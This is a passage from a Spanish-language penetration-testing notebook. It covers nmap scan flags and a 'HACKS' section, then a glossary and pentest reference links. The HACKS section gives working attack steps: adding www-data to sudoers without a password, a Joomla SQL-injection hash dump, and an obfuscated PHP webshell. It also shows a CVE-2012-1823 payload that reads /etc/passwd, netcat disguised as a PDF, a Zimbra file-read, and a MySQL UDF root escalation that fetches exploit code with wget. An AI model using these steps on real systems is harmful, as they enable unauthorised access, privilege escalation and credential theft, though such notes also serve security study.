ssh -i id_rsa <root@192.168.0.104>



Las llaves pueden ser creadas tanto en el servidor como en el cliente


23.12. Escaneos en NMAP

- XMAS

```
hping -S -R -P -A -F -U 192.168.2.56 -p 22 -c 5 -t 118
```

- Idle scan:

Usa una maquina zombie (impresora) para escanear la red



```
nmap -Pn -p80 -sI [IP zombie] [IP victim]
```

➤ Flags de los escaneos

Option	Desc	Flags	Windows		Linux	
			Open	Closed	Open	Closed
-sT	Connect	S	SA	RA	SA	RA

-sS	Stealth (default)	S	SA	RA	SA	RA
-sU	UDP	-	No response	ICMP type 3 code 3	No response	ICMP type 3 code 3

ICMP type 3 code 3 = Puerto inalcanzable

- Escaneos inversos

Option	Desc	Flags	Windows		Linux	
			Open	Closed	Open	Closed
-sN	Null	-	RA	RA	-	RA
-sX	Xmas	UPF	RA	RA	-	RA
-sF	Fin	F	RA	RA	-	RA
-sW	Window	A	R	R	R	R

- Null scan

Usado para saber si hay un dispositivo de filtrado delante del objetivo

Option	Desc	Flags	unfiltered	filtered
-sA	Ack	A	R	-

Los puertos que responden a paquetes ACK no usan firewall que inspeccionan la sesion

23.13. Scripts automatizados

osint.sh -d nur.edu

- Post-explotacion

```
mkdir ~/victima
```

- Ejecutar los scripts

```
/opt/post-exploitation/Windows/scripts/
```

- Crear directorio y crear reporte

```
cd ~/victima ; wpe-report.sh
```

23.14. HACKS

➤ Fping

Descubrir subnets

```
fping -a -g 200.87.9.0/25
```

➤ Recuperar archivos

```
fatback /dev/sdb1 -o /fatback/thumbdrivefiles -a
```

➤ Filtrar puerto 80 de conexiones externas

```
iptables -A INPUT -p TCP --destination-port 80 \! -d 127.0.0.1 -j DROP
```

➤ Agregar usuario a sudoers

```
echo "www-data ALL=(ALL) NOPASSWD:ALL" >> /etc/sudoers
```

➤ **Explotar Inyección SQL JOOMLA versiones <3.2.2**

- Generar error para extraer el prefijo de la base de datos

```
http://52.26.225.39/joomla/index.php/weblinks-categories?id=X
```

- Obtener usuarios y hashes

```
0) union select concat(CHAR(35),username,CHAR(35),password,CHAR(35)) from  
'prefijo_users'-- )
```

Los usuarios y hashes se listaran de la siguiente manera:

```
'tag_id' IN  
#usuario#hash#  
#)
```

[ Los hashes obtenidos se pueden crackear con hashcat]

➤ **Montar recurso NFS**

```
mount -t nfs 192.168.0.102:backup /tmp/nfs -o nolock
```

➤ **WebShell ofuscada**

Si el antivirus borra nuestra shell usar shell-ofuscado.php



/root/Desktop/Laboratorio/Lab/2-Web/upload/



- Ejecutar comandos mediante:

```
http://192.168.2.7/bWAPP/images/shell-ofuscado.php?_=system&__=ls
```

- Explorar CVE-2012-1823 (PHP before 5.3.12 and before 5.4.2)

```
echo "<?php system('cat /etc/passwd');die(); ?>" | POST  
"http://[victim-ip]/?-d+allow_url_include%3d1+-d+auto-prepend_file%3dphp:  
//input"
```

- Embeber netcat en un archivo pdf

```
echo "%PDF-" > pdfheader  
cat pdfheader nc > nc.pdf
```


- Despues de subir, extraer netcat

```
tail -n +2 nc.pdf > nc
```

- Gaining a Root shell using MySQL 4.x/5.x User Defined Functions (UDF) and SETUID Binaries



Esta técnica solo funciona si mysql se ejecuta como usuario privilegiado



- Descargar y compilar

```
wget http://0xdeadbeef.info/exploits/raptor_udf2.c  
gcc -g -c raptor_udf2.c
```

```
gcc -g -shared -Wl,-soname,raptor_udf2.so -o raptor_udf2.so  
raptor_udf2.o -lc
```

- Cargar objeto y mover libreria a `/usr/lib/`

```
mysql -uroot -p  
use mysql;  
create table foo(line blob);  
insert into foo values(load_file('/home/smeagol/raptor_udf2.so'));  
select * from foo into dumpfile '/usr/lib/raptor_udf2.so';  
create function do_system returns integer soname 'raptor_udf2.so';
```

- Probar ejecucion de comandos mediante mysql

```
select * from mysql.func;  
select do_system('id > /tmp/out2; chown smeagol.smeagol /tmp/out2');  
\! sh  
cat /tmp/out
```

- Ganar privilegio de root

```
select do_system('gcc -o /tmp/setuid /home/smeagol/setuid.c');  
select do_system('chmod u+s /tmp/setuid');
```

➤ Zimbra 8.0.2 LFI

`http://mail.domain.com/res/I18nMsg,AjaxMsg,ZMsg,ZmMsg,AjaxKeys,ZmKeys,ZdMsg,Ajax%20TemplateMsg.js.zgz?v=091214175450&skin=../../../../../../../../opt/zimbra/conf/localconfig.xml%00"`

➤ Explotando Java debug (port 9001)

- Conectarse al debugger

```
jdb -attach 172.16.22.209:9001
```

- Ejecutar comandos java

threads

interrupt 0x1

```
print new java.lang.String(new java.io.BufferedReader(new  
java.io.InputStreamReader(new java.lang.Runtime().exec("tail -n 3  
/etc/tomcat/tomcat-users.xml")).getInputStream())).readLine()
```

➤ Conectar apache (local) con tomcat (remoto) – Java servlet engine

- Configurar IP y puerto para conectarse

```
vim /etc/apache2/workers.properties
```

```
worker.ajp13_worker.port=8009  
worker.ajp13_worker.host=172.16.22.209
```

- Configurar vhost (descomentar)

```
vim /etc/apache2/sites-enabled/000-default.conf
```

```
JkMount /* ajp13_worker
```

- Habilitar módulos y reiniciar apache

```
a2enmod proxy_http  
a2enmod proxy_ajp  
service apache2 restart
```

- Acceder a http://localhost

➤ Servidor HTTP simple

```
cd /opt/web/webshells  
python -m SimpleHTTPServer 80
```

GLOSARIO



XXII. GLOSARIO

- **AP:** Access Point (Router inalambrico)
- **ARP:** El protocolo ARP se encarga de traducir la IP de un ordenador a su dirección MAC
- **Modo promiscuo:** Aquel en el que una tarjeta de red captura todo el tráfico que circula por una red.
- **BSSID:** dirección MAC del AP
- **ESSID:** Nombre de la red wifi
- **RAT (Remote Access Tool):** Un RAT es una pieza de software que se utiliza para acceder o controlar un ordenador de forma remota.
- **Worms (gusanos):** Un gusano es un malware que tiene la propiedad de duplicarse a sí mismo.
- **Virus:** Es un malware que tiene por objetivo alterar el normal funcionamiento del ordenador.
- **CUPS:** The primary mechanism for Ubuntu printing and print services is the Common UNIX Printing System
- **MIB (Management Information Base)** es una colección de información organizada jerárquicamente.
- **OIDs (Object Identifiers)** Identifican de manera única a los objetos en el árbol MIB.

<http://www.securitysift.com/windows-exploit-development-part-1-basics>

<https://www.corelan.be/index.php/articles/> (Exploit Writing Tutorials)

<http://fuzzysecurity.com/>

<https://exploit-exercises.com/>

<http://pentestmonkey.net/cheat-sheet/sql-injection/mssql-sql-injection-cheat-sheet>

<http://www.0daysecurity.com/penetration-testing/enumeration.html>

<http://osintframework.com/>

National Vulnerability Database <http://nvd.nist.gov>

ISS X-Force <http://xforce.iss.net>

US-CERT Vulnerability Notes <http://www.kb.cert.org/vuls>

US-CERT Alerts <http://www.us-cert.gov/cas/techalerts/>

SecuriTeam <http://www.securiteam.com>

Government Security Org <http://www.governmentsecurity.org>

Secunia Advisories <http://secunia.com/advisories/historic/>

Security Reason <http://securityreason.com>

XSSed XSS-Vulnerabilities <http://www.xssed.com>

Security Vulnerabilities Database <http://securityvulns.com>

Offensive Security Exploits Database <http://www.exploit-db.com>

SEBUG <http://www.sebug.net>

BugReport <http://www.bugreport.ir>

MediaService Lab <http://lab.mediaservice.net>

Module 1 – BackTrack Basics

- BackTrack Linux: <http://www.backtrack-linux.org/>

- BackTrack Forums: <http://www.backtrack-linux.org/forums/>

- Ubuntu Cheat Sheet: <http://fosswire.com/post/2008/04/ubuntu-cheat-sheet/>

- Linux Cheat Sheet: <http://fosswire.com/post/2007/08/unix-cheat-sheet/>
- Unix Toolbox: <http://cb.vu/unixtoolbox.xhtml>
- Up and Running with BackTrack
(video): <http://www.offensive-security.com/video/backtrack.html>
- Bash Scripting Tutorial: http://www.linuxconfig.org/Bash_scripting_Tutorial
- Bash Programming How-To: <http://tldp.org/HOWTO/Bash-Prog-Intro-HOWTO.html>
- Reverse Shell Cheat Sheet - [http://pentestmonkey.net/cheat-sheet\(reverse-shell-cheat-sheet\)](http://pentestmonkey.net/cheat-sheet(reverse-shell-cheat-sheet))
- Wireshark Sample Captures: <http://wiki.wireshark.org/SampleCaptures>
- Wireshark Capture Filters: <http://wiki.wireshark.org/CaptureFilters>
- Introduction to Wireshark
(video): <http://media-2.cacetech.com/video/wireshark-to-wireshark/>
- A Byte of Python: <http://www.ibiblio.org/g2swap/byteofpython/read/>

Module 2 – Information Gathering Techniques

- Google Search Basics: <http://www.google.com/support/websearch/bin/answer.py?answer=134479>
- Google Advanced Operators: <http://www.google.com/support/websearch/bin/answer.py?answer=136861>
- Google Hacking Database: <http://johnny.ihackstuff.com/ghdb/>
- Search Engine Comparison: <http://www.searchengineshowdown.com/features/>
- Netcraft: <http://searchdns.netcraft.com/>
- DomainTools Whois: <http://whois.domaintools.com/>
- Network Solutions Whois: <http://www.networksolutions.com/whois/index.jsp>
- RIPE: <http://ripe.net/>
- Whois Source: <http://www.whois.sc/>
- Central Ops: <http://centralops.net/co/>
- robtex: <http://www.robtex.com/>

Module 3 – Open Services Information Gathering

- DNS Zone Transfer – Wikipedia: http://en.wikipedia.org/wiki/DNS_zone_transfer
- SNMP – Wikipedia: http://en.wikipedia.org/wiki/Simple_Network_Management_Protocol
- NetBIOS – Wikipedia: <http://en.wikipedia.org/wiki/NetBIOS>
- SecurityFriday Null Sessions Article: <http://www.securityfriday.com/Topics/winxp2.html>
- SecurityFriday RestrictAnonymous Article: <http://www.securityfriday.com/Topics/restrictanonymous.html>
- Maltego User Guide (pdf): http://www.paterva.com/web5/document/maltego_course.pdf

Module 4 – Port Scanning

- Nmap Reference Guide: <http://nmap.org/book/man.html>
- Nmap Scripting Engine: <http://nmap.org/book/nse.html>
- PBNJ Documentation: <http://pbnj.sourceforge.net/docs.html>
- Unicornscan Getting Started Guide
(pdf): http://www.unicornscan.org/text/Unicornscan_Start.pdf

Module 5 – ARP Spoofing

- ARP Spoofing – Wikipedia: http://en.wikipedia.org/wiki/ARP_spoofing
- Introduction to Arp Poison Routing (video): <http://www.oxid.it/downloads/apr-intro.swf>
- Hexedit Documentation: http://www.rogoyski.com/adam/programmable_digital_bit_onlinedoc/
- Cain & Abel: <http://www.oxid.it/cain.html>
- Ettercap Homepage: <http://ettercap.github.io/ettercap/>
- DNS Threats and Weaknesses: <http://www.dnssec.net/dns-threats.php>

Module 6 – Buffer Overflow Exploitation

- Buffer Overflow – Wikipedia: http://en.wikipedia.org/wiki/Buffer_overflow
- x86 Assembly Language –

Wikipedia: http://en.wikipedia.org/wiki/32-bit...ly_programming

- MessageBox Function: <http://msdn.microsoft.com/en-us/library/ms645505.aspx>
 - OllyDbg Quick Start Guide: <http://www.ollydbg.de/>
 - Intel Pentium Instruction Set Reference: <http://faydoc.tripod.com/cpu/index.htm>
 - GDB Cheat Sheet: <http://www.yolinux.com/TUTORIALS/GDB-Commands.html>
 - Address Space Layout Randomization –
- Wikipedia: http://en.wikipedia.org/wiki/Address..._randomization
- corelanC0d3r Exploit Writing Tutorials
 - <http://www.corelan.be:8800/index.php...ing-tutorials/>

Module 7 – Working with Exploits

- SecurityFocus Vulnerability Listing: <http://www.securityfocus.com/bid>
- The Exploit Database: <http://www.exploit-db.com/>
- GCC Documentation: <http://gcc.gnu.org/onlinedocs/>
- Wine Wiki: <http://wiki.winehq.org/>

Module 8 – Transferring Files

- Trivial File Transfer Protocol –
- Wikipedia: http://en.wikipedia.org/wiki/Trivial...nsfer_Protocol
- Windows TFTP Usage: <http://www.microsoft.com/resources/d....mspx?mfr=true>
 - Windows FTP Usage: <http://www.microsoft.com/resources/d....mspx?mfr=true>

Module 9 – Exploit Frameworks

- Metasploit Unleashed: http://www.offensive-security.com/me...urity_Training
- Porting Exploits: http://www.offensive-security.com/me...rting_Exploits
- About Meterpreter: http://www.offensive-security.com/me...ut_Meterpreter
- Metasploit Wiki: <http://metasploit.com/redmine/projects/framework/wiki>

Module 10 – Client Side Attacks

- Animated Cursor Vulnerability
- Advisory: <http://www.offensive-security.com/pwbonline/ani.html>
- eEye Zero Day Tracker: <http://www.eeye.com/Resources/Securi...ro-Day-Tracker>
 - SecManiac – Home of the Social Engineer Toolkit: <http://www.secmaniac.com/>
 - Social-Engineer.org: <http://www.social-engineer.org/>
 - Social-Engineer Toolkit Tutorials: <https://www.trustedsec.com/downloads...ineer-toolkit/>

Module 11 – Port Fun

- Stunnel Examples: <http://www.stunnel.org/examples/>
- ProxyTunnel Paper: <http://proxytunnel.sourceforge.net/paper.php>
 - ProxyTunnel Usage: <http://proxytunnel.sourceforge.net/usage.php>
 - Breaking Firewalls with OpenSSH and
- PuTTY: <http://souptonuts.sourceforge.net/sshtips.htm>
- SSH Tunnels: https://docs.cs.byu.edu/wiki/SSH_Tunnels
 - SSH Cheat Sheet: <http://pentestmonkey.net/cheat-sheet/ssh-cheat-sheet>

Module 12 – Password Attacks

- Hydra README: <http://freeworld.thc.org/thc-hydra/README>
 - Cewl Project Page: <http://www.digininja.org/projects/cewl.php>
 - Cryptographic Hash Function –
- Wikipedia: http://en.wikipedia.org/wiki/Cryptog..._hash_function
- Where NT Stores Passwords: <http://technet.microsoft.com/en-ca/l.../cc723740.aspx>
 - pwdump Usage: <http://www.rootshell.com/~fizzgig/pwdump/#usage>
 - LM Hash – Wikipedia: http://en.wikipedia.org/wiki/LM_hash
 - John the Ripper Documentation: <http://www.openwall.com/john/doc/>

- John the Ripper Hash Formats: <http://pentestmonkey.net/cheat-sheet...r-hash-formats>
- RainbowCrack – Wikipedia: <http://en.wikipedia.org/wiki/RainbowCrack>
- RainbowCrack Documentation: <http://project-rainbowcrack.com/documentation.htm>
- Offsec CrackPot: <http://cracker.offensive-security.com/>
- PSexec Pass the Hash: http://www.offensive-security.com/me..._Pass_The_Hash
- Reset Domain Admin Password on Server 2003: http://www.nobodix.org/seb/win2003_adminpass.html
- How to Reset Forgotten Root Passwords: <http://linuxgazette.net/107/tomar.html>

Module 13 – Web Application Attack Vectors

- User-Agents List: <http://user-agents.my-addr.com/>
- XSS Cheat Sheet: <http://ha.ckers.org/xss.html>
- SQL Injection Cheat Sheet: <http://ferruh.mavituna.com/sql-injec...heatsheet-oku/>
- SQLMap Wiki: <https://github.com/sqlmapproject/sqlmap/wiki/Features>
- SQL Injection – Wikipedia: http://en.wikipedia.org/wiki/SQL_injection
- OWASP: http://www.owasp.org/index.php/Main_Page
- SQLzoo: <http://sqlzoo.net/>
- sp_makewebtask: <http://msdn.microsoft.com/en-us/libr...SQL.80%29.aspx>
- xp_cmdshell: <http://msdn.microsoft.com/en-us/libr...SQL.80%29.aspx>
- MSSQL Injection Cheat Sheet: <http://pentestmonkey.net/cheat-sheet...on-cheat-sheet>
- MySQL SQL Injection Cheat Sheet: <http://pentestmonkey.net/cheat-sheet...on-cheat-sheet>

Module 14 – Trojan Horses

- Trojan Horse – Wikipedia: <http://en.wikipedia.org/wiki/Trojan...28computing%29>

Module 15 – Windows Oddities

- Alternate Data Stream FAQ: <http://www.heysoft.de/en/information/ntfs-ads.php>

Module 16 – Rootkits

- Rootkit – Wikipedia: <http://en.wikipedia.org/wiki/Rootkit>
- Sony BMG CD Copy Protection Scandal – Wikipedia: http://en.wikipedia.org/wiki/2005_So...ection_scandal

<http://www.archive.org> Contains an archive of websites.

<http://www.domaintools.com> Domain name intelligence.

<http://www.alexa.com/> Database of information about websites.

<http://serversniff.net/> Free "Swiss Army Knife" for networking, serverchecks, and routing

<http://centralops.net> Free online network utilities: domain, e-mail, browser, ping, traceroute, Whois, and so on.

<http://www.robtex.com> Allows you to search for domain and network information.

<http://www.pipl.com/> Allows you to search people on the Internet by first and last name, city, state, and country.

<http://yname.com> Allows you to search for people across social networking sites and blogs.

<http://wink.com/> Free search engine to find people by name, phone number, e-mail, website, photo, and so on.

<http://www.isearch.com/> Free search engine to find people by name, phone number, and e-mail address.

<http://www.tineye.com> TinEye is a reverse image search engine. We can use TinEye to find out where the image came from, how it is being used, if modified versions of the image exist, or to find higher resolution versions.

<http://www.sec.gov/edgar.shtml> To search for information regarding public listed companies in Securities and Exchange Commission.

Shellcode a Asembler

```
perl -e 'print "\x31\xC0\x40\x89\xC3\xCD\x80"' > shellcode
```

```
ndisasm -b 32 shellcode
```

HACK XAMPP

WAMPP

SQUIRREL

<https://www.exploit-db.com/exploits/39008/>